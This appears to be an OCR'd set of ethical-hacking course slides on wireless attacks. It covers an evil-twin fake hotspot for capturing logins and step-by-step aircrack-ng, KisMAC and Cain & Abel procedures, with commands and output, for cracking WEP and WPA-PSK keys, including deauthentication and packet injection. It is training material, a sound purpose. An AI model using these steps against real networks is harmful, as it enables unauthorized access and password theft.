

Wi-Fi is everywhere these days and so are your employees. They take their laptops to Starbucks, to FedEx Office, and to the airport. How do you keep the company data safe?

# How to Set Up a Fake Hotspot (Evil Twin)

C|EH



- You will need a laptop with Internet connectivity (3G or wired connection) and a mini access point
- Enable Internet Connection Sharing in Windows 8 or Internet Sharing in Mac OS X
- Broadcast your Wi-Fi connection and run a sniffer program to capture passwords



A user tries to log in and finds two access points. One is legitimate, while the other is an identical fake (evil twin). Victim picks one, if it's the fake, the hacker gets login information and access to the computer. In the meantime, the user goes nowhere. He or she probably thinks it was just a login attempt that randomly failed.

# Wireless Hacking Methodology



The objective of the wireless hacking methodology is to compromise a Wi-Fi network in order to gain unauthorized access to network resources



## Wi-Fi Discovery



## GPS Mapping



## Wireless Traffic Analysis



## Launch Wireless Attacks



## Crack Wi-Fi Encryption



## Compromise the Wi-Fi Network

# How to Crack WEP Using Aircrack



Command Prompt

```
C:\>airmon-ng start eth1
C:\>airodump-ng --ivs -w capture eth1
BSSID          PWR  RXQ  Beacons #Data #/s  CI  MB  ENC  CIPHER  AUTH  ESSID
02:24:2B:CD:68:EF  99   5    60     3   0   1  54e  OPN   WPA2  PSK  JAMROGER
02:24:2B:CD:68:EE  99   9    75     2   0   5  54e  OPN   WPA2  PSK  COMPANYZONE
00:14:6C:95:6C:FC  99   0    15     0   0   9  54e  WEP   WEP   WEP   HOME
1E:64:51:3B:FF:3E  76   70   157    31  0   11 54e  WEP   WEP   WEP   SECRET_SSID

BSSID          Station  PWR  Rate  Lost  Packets  Probes
1E:64:51:3B:FF:3E  00:17:9A:C3:CF:C2  -1   1-0    0      1
1E:64:51:3B:FF:3E  00:1F:5B:BA:A7:CD  76   1e-54   0      6
```

Step 1: Run airmon-ing in monitor mode

Step 2: Start airodump to discover SSIDs on interface and keep it running.  
Your capture file should contain more than 50,000 IVs to successfully crack the WEP key.

Command Prompt

```
C:\>aireplay-ng -1 0 -e SECRET_SSID -a 1e:64:51:3b:ff:3e -h a7:71:fe:8e:d8:25 eth1
22:25:10 Waiting for beacon frame (BSSID: 1E:64:51:3B:FF:3E) on Channel 11.

22:25:10 Sending Authentication Request
22:25:10 Authentication successful!
22:25:10 Sending Association Request
22:25:10 Association successful :-)
```

Step 3: Associate your wireless card with target access point

# How to Crack WEP Using Aircrack (Cont'd)



Command Prompt

```
C:\$aireplay-ng -3 -b 1c:64:51:3b:ff:3e -h a7:71:fc:8e:d8:25 -t eth1
22:30:15 Waiting for beacon frame (BSSID: 1C:64:51:3B:FF:3E)

Saving ARP requests in replay_arp-0219-123051.cap
You should also start airodump-ng to capture replies
Read 11978 packets (got 7193 ARP requests), sent 3902 packets...
```

Step 4: Inject packets using aireplay-ng to generate traffic on target access point

Command Prompt

```
C:\$aircrack-ng -s capture.ivs
Opening capture.ivs
Read 75168 packets

Aircrack-ng 0.7 r130
[00:00:10] Tested 77 keys (got 684002 IVs)

KB depth byte(vote)
00/1 AE(199) 29(27) 2D(13) 7C(12) FE(12) FF(6) 39(5) 2C(3) 00(0) 08(0)
10/3 66(41) F1(33) 4C(23) 00(19) 9F(19) C7(18) 64(9) 7A(9) 7B(9) F6(9)
20/2 5C(89) 52(60) E3(22) 10(20) F3(18) 8B(15) 8E(15) 14(13) D2(11) 47(10)
30/1 FD(375) 81(40) 1D(26) 99(26) D2(23) 33(20) 2C(19) 05(17) 0B(17) 35(17)

KEY FOUND! [AE:66:5C:FD:24]
```

Step 5: Wait for airodump-ng to capture more than 50,000 IVs. Crack WEP key using aircrack-ng.

# How to Crack WPA-PSK Using Aircrack



Step 1

Monitor wireless traffic with airmon-ng

C:\>airmon-ng start eth1



Step 2

Collect wireless traffic data with airodump-ng

C:\>airodump-ng --write capture eth1



Command Prompt

```
C:\>airmon-ng start eth1
C:\>airodump-ng --write capture eth1
BSSID      PWR  RXQ  Beacons #Data #/s  CH   MB ENC CIPHER AUTH ESSID
02:24:28:CD:68:EF 99  5    60    3    0  1  54e  OPN
02:24:28:CD:68:EE 99  9    75    2    0  5  54e  WPA TKIP  PSK  IAMROGER
00:14:6C:95:6C:FC 99  0    15    0    0  9  54e  WEP  WEP
1E:64:51:3B:FF:3E  76  70   157   1    0  11 54e  WEP  WEP
BSSID      Station          PWR  Rate  Lost  Packets Probes
1E:64:51:3B:FF:3E  00:17:9A:C3:CF:C2  -1  1-0   0     1
1E:64:51:3B:FF:3E  00:1F:5B:BA:A7:CD  76  1e-54  0     6
```

# How to Crack WPA-PSK Using Aircrack (Cont'd)



Step 3: De-authenticate (deauth) the client using Aireplay-ng. The client will try to authenticate with AP which will lead to airodump capturing an authentication packet (WPA handshake)



Command Prompt  
C:\>aireplay-ng -deauth 11 -a 02:24:2B:CD:68:EE



Step 4: Run the capture file through aircrack-ng



Command Prompt  
C:\>aircrack-ng.exe -a 2 -w capture.cap  
Opening capture.cap  
Read 607 packets  
# BSSID [REDACTED] ESSID [REDACTED] Encryption [REDACTED]  
1 02:24:2B:CD:68:EE COMPANYZONE WPA <1 handshake>  
Choosing first network as target  
Opening ./capture.cap  
Pending packets: please wait  
Aircrack-ng 0.7 r130  
[00:00:03] 230 keys tested [73.41 k/s]  
[KEY FOUND! [ passkey ]]  
Master Key: 3CD D7 9A 5A CF B0 70 C7 E9 D1 02 3B 87 02 85 D6  
39 E4 30 B3 2F 31 AA 37 AC 82 5A 55 B5 55 24 EE  
Transient Key: 33 55 08 FC 4F 24 84 F4 9A 38 B3 D0 89 83 D2 49  
73 F9 DE 89 67 A6 6D 2B 8E 46 2C 07 47 6A CE 08  
AD FB 65 D6 13 A9 9F 2C 65 E4 A6 08 F2 5A 67 97  
D9 6F 76 5B 8C D3 DF 13 2F BC DA 6A 6E D9 62 CD  
EAPOL HMAC: 52 27 B8 3F 73 7C 45 A0 05 97 69 5C 30 78 60 BD



# WPA Cracking Tool: KisMAC



**KEMAG083**

| Property           | Setting                      |
|--------------------|------------------------------|
| SSID               | neur                         |
| Vendor             | Netgear Inc.                 |
| Last Seen          | 2012-07-10 11:42:28 +0       |
| First Seen         | 2012-07-10 21:36:33 +0       |
| Channel            | 11                           |
| Max Channel        | 11                           |
| Supported Rates    | 1, 2, 5.5, 11, 18, 24, 36, 5 |
| Signal             | 100                          |
| MaxSignal          | 100                          |
| AveSignal          | 0                            |
| Type               | managed                      |
| Encryption         | WEP                          |
| Packets            | 441061                       |
| Data Packets       | 375503                       |
| Management Packets | 65558                        |
| Control Packets    | 0                            |
| Unique IVs         | 253791                       |
| Inj. Packets       | 100                          |
| Bytes              | 56.73MB                      |
| Key                | <unresolved>                 |
| ASCII Key          | <unresolved>                 |
| Last IV            | 00.00.00                     |
| Latitude           |                              |
| Longitude          |                              |
| Elevation          | No Elevation Data            |

**Delete** **Test Injection** **Join Network** **Show Details** **Monitor Signal Strength** **Monitor all signals** **Deauthenticate** **Deauthenticate all Networks** **Authentication Flood** **Reinject Packets**

**Crack** **WEP/WEAK** **Weak Scheduling Attack** **Bruteforce**

| Vendor  | Signal | sent Bytes | recv. Bytes | IP Address | Last Seen |
|---------|--------|------------|-------------|------------|-----------|
| unknown | 0      | 0B         | 228B        | unknown    |           |
| unknown | 0      | 0B         | 328B        | unknown    |           |
| unknown | 0      | 0B         | 190B        | unknown    |           |
| unknown | 0      | 0B         | 228B        | unknown    |           |
| unknown | 0      | 0B         | 266B        | unknown    |           |
| unknown | 0      | 0B         | 190B        | unknown    |           |
| unknown | 0      | 0B         | 266B        | unknown    |           |
| unknown | 0      | 0B         | 266B        | unknown    |           |
| unknown | 0      | 0B         | 266B        | unknown    |           |
| unknown | 0      | 0B         | 152B        | unknown    |           |
| unknown | 0      | 0B         | 190B        | unknown    |           |

against LEAP Key  
against WPA Key  
against 40-bit Apple Key  
against 104-bit Apple Key  
against 104-bit MD5 Key

**Comment:**

**Start Scan**

- ↳ You can crack/brute force WEP and WPA passwords using KisMAC
- ↳ KisMAC runs on MAC OS X

|         |   |    |      |         |
|---------|---|----|------|---------|
| unknown | 0 | 0B | 228B | unknown |
| unknown | 0 | 0B | 266B | unknown |
| unknown | 0 | 0B | 228B | unknown |

<http://trackkismac.ng.org>

# WEP Cracking Using Cain & Abel



Korek's WEP Attack

Keys tested: 50 WEP Key Length: 128 bits Initial part of the key (Hex): A

WEP IVs: 1702528 Fudge Factor: 2 Last KB Brute-Force: last key byte Keypoint: F all BCC

Korek's Attacks:

|                                             |                                             |                                            |                                            |                                              |                                     |
|---------------------------------------------|---------------------------------------------|--------------------------------------------|--------------------------------------------|----------------------------------------------|-------------------------------------|
| <input checked="" type="checkbox"/> A_015   | <input checked="" type="checkbox"/> A_u13_2 | <input checked="" type="checkbox"/> A_s5_2 | <input checked="" type="checkbox"/> A_u5_2 | <input checked="" type="checkbox"/> A_s3     | <input checked="" type="checkbox"/> |
| <input checked="" type="checkbox"/> A_s13   | <input checked="" type="checkbox"/> A_u13_3 | <input checked="" type="checkbox"/> A_s5_3 | <input checked="" type="checkbox"/> A_u5_3 | <input checked="" type="checkbox"/> A_4_s13  | <input checked="" type="checkbox"/> |
| <input checked="" type="checkbox"/> A_u13_1 | <input checked="" type="checkbox"/> A_s5_1  | <input checked="" type="checkbox"/> A_u5_1 | <input checked="" type="checkbox"/> A_u5_4 | <input checked="" type="checkbox"/> A_4_u5_1 |                                     |

WEP Cracker utility in Cain implements statistical cracking and PTW cracking methods for the recovery of a WEP Key

| KB | Depth | Byte (vote)                             |
|----|-------|-----------------------------------------|
| 0  | 0/ 1  | 6C( 27)47( 13)21( 12)97( 12)05( 0)F0(   |
| 1  | 0/ 1  | 6F( 280)8B( 27)13( 24)CC( 15)9C( 12)9D( |
| 2  | 0/ 1  | 63( 249)58( 15)86( 15)28( 15)9F( 12)39( |
| 3  | 0/ 1  | 61( 235)47( 28)B8( 28)36( 24)01( 15)D0( |
| 4  | 0/ 1  | 6C( 196)B5( 24)99( 15)68( 13)8D( 13)57( |
| 5  | 0/ 1  | 6E( 314)3E( 45)41( 28)D2( 24)18( 15)40( |
| 6  | 0/ 1  | 65( 186)8E( 27)C9( 25)5A( 15)7D( 13)E3( |
| 7  | 0/ 1  | 74( 272)5B( 39)31( 28)CC( 25)08( 15)EC( |
| 8  | 0/ 1  | 6B( 110)18( 26)B2( 15)06( 15)61( 15)4D( |
| 9  | 0/ 1  | 65( 684)64( 24)D4( 15)EB( 15)12( 15)F6( |
| 10 | 0/ 1  | 79( 280)2D( 30)01( 30)31( 28)??( 24)F0( |
| 11 | 0/ 1  | 30( 326)7B( 81)0E( 41)1C( 39)A5( 28)19( |

WEP Key found !  
ASCII: localnetkey00  
Hex: 6C6F63616C6E65746B65793030

